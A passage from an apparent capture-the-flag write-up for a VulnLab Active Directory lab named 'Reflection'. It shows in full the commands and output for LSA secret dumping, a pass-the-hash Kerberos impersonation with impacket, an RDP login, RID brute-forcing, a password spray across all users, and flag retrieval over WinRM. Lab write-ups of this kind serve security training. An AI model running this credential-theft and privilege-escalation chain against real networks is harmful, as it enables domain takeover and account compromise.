SMB         10.10.184.134   445    MS01             REFLECTION\MS01$:plain_password_hex:0ecbcbb4269f7aef2dbc0e56d637a6d74fa1761f433761ac5972d97fd1b508a2850c89c33bf60810266b10bd0556708241c8220e124cd4aed883eab0ece94d1c345ebf254a79474601f2ba39e28bf7c5668b073c468be2c415ce480e468b1cafa6edd3968d0b083867c82789d02eab475ca8da45b6e4591b36fe25c92df5b5bdb44fae8676b34f5ac3ce868b5ce2234bb65884e85d37131e6f41190e9bcab1d1c13f88bd121e469c657e41aea10873fee52ef527df072c5c0484b3a1d0a391055bf6f628fe971bf6b48cecaa8811507259917172db1c26e280bc93de34b669b32d66fb12118d0b74081abfbf6ca06af5
SMB         10.10.184.134   445    MS01             REFLECTION\MS01$:aad3b435b51404eeaad3b435b51404ee:66fbdd363baa7258e8909d8243efd1f5:::
SMB         10.10.184.134   445    MS01             dpapi_machinekey:0xb7ad02ee5577322cc2a2e096b7bab17101a4f9a7
dpapi_userkey:0x9de553e3a73ece7cff322d722fc9fbdfe4fd78cc
SMB         10.10.184.134   445    MS01             NL$KM:c0be31ea49a451796762d2f1c2221cbece8694cfd5325d733264854c37817bae0cd16183a3659158d6f0b317475f6493a4acd74fe7e4a5eee86dbe937acf3577
SMB         10.10.184.134   445    MS01             REFLECTION\svc_web_staging:DivinelyPacifism98
SMB         10.10.184.134   445    MS01             [+] Dumped 11 LSA secrets to /home/user/.nxc/logs/MS01_10.10.184.134_2025-02-02_184220.secrets and /home/user/.nxc/logs/MS01_10.10.184.134_2025-02-02_184220.cached
Now we can use the machine account’s NTLM hash and pass-the-hash to the impacket command.
Get a Ticket and impersonate it for the administrator user:
$ impacket-getST -spn 'cifs/ws01.reflection.vl' -impersonate 'Administrator' 'reflection.vl/MS01$' -hashes :66fbdd363baa7258e8909d8243efd1f5
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_ws01.reflection.vl@REFLECTION.VL.ccache
Inject the TGT to our global environement variable:
$ export KRB5CCNAME=Administrator@cifs_ws01.reflection.vl@REFLECTION.VL.ccache
$ klist
Ticket cache: FILE:Administrator@cifs_ws01.reflection.vl@REFLECTION.VL.ccache
Default principal: Administrator@reflection.vl

Valid starting       Expires              Service principal
02/02/2025 18:46:33  02/03/2025 04:46:33  cifs/ws01.reflection.vl@REFLECTION.VL
	renew until 02/03/2025 18:46:33
LSA Credentials dumping (Rhys.Garner) (Reflection-WS01_User)
$ nxc smb ws01.reflection.vl --use-kcache --lsa
SMB         ws01.reflection.vl 445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         ws01.reflection.vl 445    WS01             [+] reflection.vl\Administrator from ccache (Pwn3d!)
SMB         ws01.reflection.vl 445    WS01             [+] Dumping LSA secrets
SMB         ws01.reflection.vl 445    WS01             REFLECTION.VL/Rhys.Garner:$DCC2$10240#Rhys.Garner#99152b74dac4cc4b9763240eaa4c0e3d: (2023-06-08 11:17:05)
SMB         ws01.reflection.vl 445    WS01             REFLECTION\WS01$:plain_password_hex:f2f56f9f634deefe1119a0b61f999c1535bdcdf0b15bfd78aeb7b0dfd7e0be0f2c055a69edb07980bc9594f3f234cbca49512c9c39b601ab862fb45bb32ff92d2151cbe295d1c70806362304555a112b66e3eddc3cc3ca1abd2f014bfffcad49697f17f6c1f0564cf718a76f0c700c6d2551f6c52ef2766cf8972521b89dc44ba2cc6fc5df26975ea4bac70d51155aa5982c73ec0ade053cfc0eb8779bd678d26f973efe8b30e23d10498fb2b07d1f58f416eba81dfbb56b7677d8aeec75a3cc33f6083bfdd57d7feae830b72c5453d06ce7515eef9007b77912013569a6d399c6b10946728824592fb248c2bdee1010
SMB         ws01.reflection.vl 445    WS01             REFLECTION\WS01$:aad3b435b51404eeaad3b435b51404ee:8aaa8f24a595fb9e7c132b6557bb69df:::
SMB         ws01.reflection.vl 445    WS01             reflection.vl\Rhys.Garner:knh1gJ8Xmeq+uP
SMB         ws01.reflection.vl 445    WS01             dpapi_machinekey:0xe7b434bbb2fe36946ecafdfab07d4396c039c6e8
dpapi_userkey:0xf772db3cfa86d2d96caf0fc57946c6e7c17511eb
SMB         ws01.reflection.vl 445    WS01             NL$KM:deaaf45081297c820d6ff22d088ba27a7d469f66c38fd49afadbd29d569a7928101f8f40b4eb046f428f37027ee58593009c2846de393fbb7890e7c8ab3a75d1
SMB         ws01.reflection.vl 445    WS01             [+] Dumped 6 LSA secrets to /home/user/.nxc/logs/WS01_ws01.reflection.vl_2025-02-02_185828.secrets and /home/user/.nxc/logs/WS01_ws01.reflection.vl_2025-02-02_185828.cached
Found
Rhys.Garner:knh1gJ8Xmeq+uP
We can login via RDP and grab the flag Reflection-WS01_User on the desktop:
$ xfreerdp3 /u:'Rhys.Garner' /p:'knh1gJ8Xmeq+uP' /d:reflection.vl /v:ws01.reflection.vl /dynamic-resolution /timeout:60000 +clipboard

Found
VL{ba46a778923763073d53c78e2341c9eb}
DC01
RID Brute-forcing
$ nxc smb dc01.reflection.vl -u 'Rhys.Garner' -p 'knh1gJ8Xmeq+uP' --rid-brute 10000
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.133   445    DC01             [+] reflection.vl\Rhys.Garner:knh1gJ8Xmeq+uP
SMB         10.10.184.133   445    DC01             498: REFLECTION\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.184.133   445    DC01             500: REFLECTION\Administrator (SidTypeUser)
SMB         10.10.184.133   445    DC01             501: REFLECTION\Guest (SidTypeUser)
SMB         10.10.184.133   445    DC01             502: REFLECTION\krbtgt (SidTypeUser)
SMB         10.10.184.133   445    DC01             512: REFLECTION\Domain Admins (SidTypeGroup)
SMB         10.10.184.133   445    DC01             513: REFLECTION\Domain Users (SidTypeGroup)
SMB         10.10.184.133   445    DC01             514: REFLECTION\Domain Guests (SidTypeGroup)
SMB         10.10.184.133   445    DC01             515: REFLECTION\Domain Computers (SidTypeGroup)
SMB         10.10.184.133   445    DC01             516: REFLECTION\Domain Controllers (SidTypeGroup)
SMB         10.10.184.133   445    DC01             517: REFLECTION\Cert Publishers (SidTypeAlias)
SMB         10.10.184.133   445    DC01             518: REFLECTION\Schema Admins (SidTypeGroup)
SMB         10.10.184.133   445    DC01             519: REFLECTION\Enterprise Admins (SidTypeGroup)
SMB         10.10.184.133   445    DC01             520: REFLECTION\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.184.133   445    DC01             521: REFLECTION\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.184.133   445    DC01             522: REFLECTION\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.184.133   445    DC01             525: REFLECTION\Protected Users (SidTypeGroup)
SMB         10.10.184.133   445    DC01             526: REFLECTION\Key Admins (SidTypeGroup)
SMB         10.10.184.133   445    DC01             527: REFLECTION\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.184.133   445    DC01             553: REFLECTION\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.184.133   445    DC01             571: REFLECTION\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.184.133   445    DC01             572: REFLECTION\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.184.133   445    DC01             1000: REFLECTION\labadm (SidTypeUser)
SMB         10.10.184.133   445    DC01             1001: REFLECTION\DC01$ (SidTypeUser)
SMB         10.10.184.133   445    DC01             1102: REFLECTION\DnsAdmins (SidTypeAlias)
SMB         10.10.184.133   445    DC01             1103: REFLECTION\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.184.133   445    DC01             1104: REFLECTION\MS01$ (SidTypeUser)
SMB         10.10.184.133   445    DC01             1105: REFLECTION\WS01$ (SidTypeUser)
SMB         10.10.184.133   445    DC01             1106: REFLECTION\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
SMB         10.10.184.133   445    DC01             1107: REFLECTION\staff (SidTypeGroup)
SMB         10.10.184.133   445    DC01             1108: REFLECTION\Georgia.Price (SidTypeUser)
SMB         10.10.184.133   445    DC01             1109: REFLECTION\Michael.Wilkinson (SidTypeUser)
SMB         10.10.184.133   445    DC01             1110: REFLECTION\Bethany.Wright (SidTypeUser)
SMB         10.10.184.133   445    DC01             1111: REFLECTION\Craig.Williams (SidTypeUser)
SMB         10.10.184.133   445    DC01             1112: REFLECTION\Abbie.Smith (SidTypeUser)
SMB         10.10.184.133   445    DC01             1113: REFLECTION\Dorothy.Rose (SidTypeUser)
SMB         10.10.184.133   445    DC01             1114: REFLECTION\Dylan.Marsh (SidTypeUser)
SMB         10.10.184.133   445    DC01             1115: REFLECTION\Rhys.Garner (SidTypeUser)
SMB         10.10.184.133   445    DC01             1116: REFLECTION\Jeremy.Marshall (SidTypeUser)
SMB         10.10.184.133   445    DC01             1117: REFLECTION\Deborah.Collins (SidTypeUser)
SMB         10.10.184.133   445    DC01             1118: REFLECTION\svc_web_prod (SidTypeUser)
SMB         10.10.184.133   445    DC01             1119: REFLECTION\svc_web_staging (SidTypeUser)
SMB         10.10.184.133   445    DC01             1120: REFLECTION\dom_rgarner (SidTypeUser)
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
labadm
DC01$
MS01$
WS01$
Georgia.Price
Michael.Wilkinson
Bethany.Wright
Craig.Williams
Abbie.Smith
Dorothy.Rose
Dylan.Marsh
Rhys.Garner
Jeremy.Marshall
Deborah.Collins
svc_web_prod
svc_web_staging
dom_rgarner
Password Spraying (dom_rgarner) (Reflection-DC01_Root)
We proceed to a password spray attack against all of the listed users using the password of Rhys.Garner:
$ nxc smb dc01.reflection.vl -u all_users.txt -p 'knh1gJ8Xmeq+uP' --continue-on-success
SMB         10.10.184.133   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Administrator:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Guest:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\krbtgt:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\labadm:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\DC01$:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\MS01$:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\WS01$:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Georgia.Price:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Michael.Wilkinson:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Bethany.Wright:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Craig.Williams:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Abbie.Smith:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Dorothy.Rose:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Dylan.Marsh:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [+] reflection.vl\Rhys.Garner:knh1gJ8Xmeq+uP
SMB         10.10.184.133   445    DC01             [-] reflection.vl\Jeremy.Marshall:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] Connection Error: Error occurs while reading from remote(104)
SMB         10.10.184.133   445    DC01             [-] reflection.vl\svc_web_prod:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [-] reflection.vl\svc_web_staging:knh1gJ8Xmeq+uP STATUS_LOGON_FAILURE
SMB         10.10.184.133   445    DC01             [+] reflection.vl\dom_rgarner:knh1gJ8Xmeq+uP (Pwn3d!)
Found
dom_rgarner:knh1gJ8Xmeq+uP

dom_rgarneris a Domain Admin
We grab the last flag Reflection-DC01_Root:
$ nxc winrm dc01.reflection.vl -u 'dom_rgarner' -p 'knh1gJ8Xmeq+uP' -X 'type c:\users\administrator\desktop\flag.txt'
WINRM       10.10.184.133   5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:reflection.vl)
WINRM       10.10.184.133   5985   DC01             [+] reflection.vl\dom_rgarner:knh1gJ8Xmeq+uP (Pwn3d!)
WINRM       10.10.184.133   5985   DC01             [+] Executed command (shell type: powershell)
WINRM       10.10.184.133   5985   DC01             VL{050ec757b24206dec5731c0f7c183d17}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=e5e8b92f-003f-4b39-a7c1-ed5707c9fff4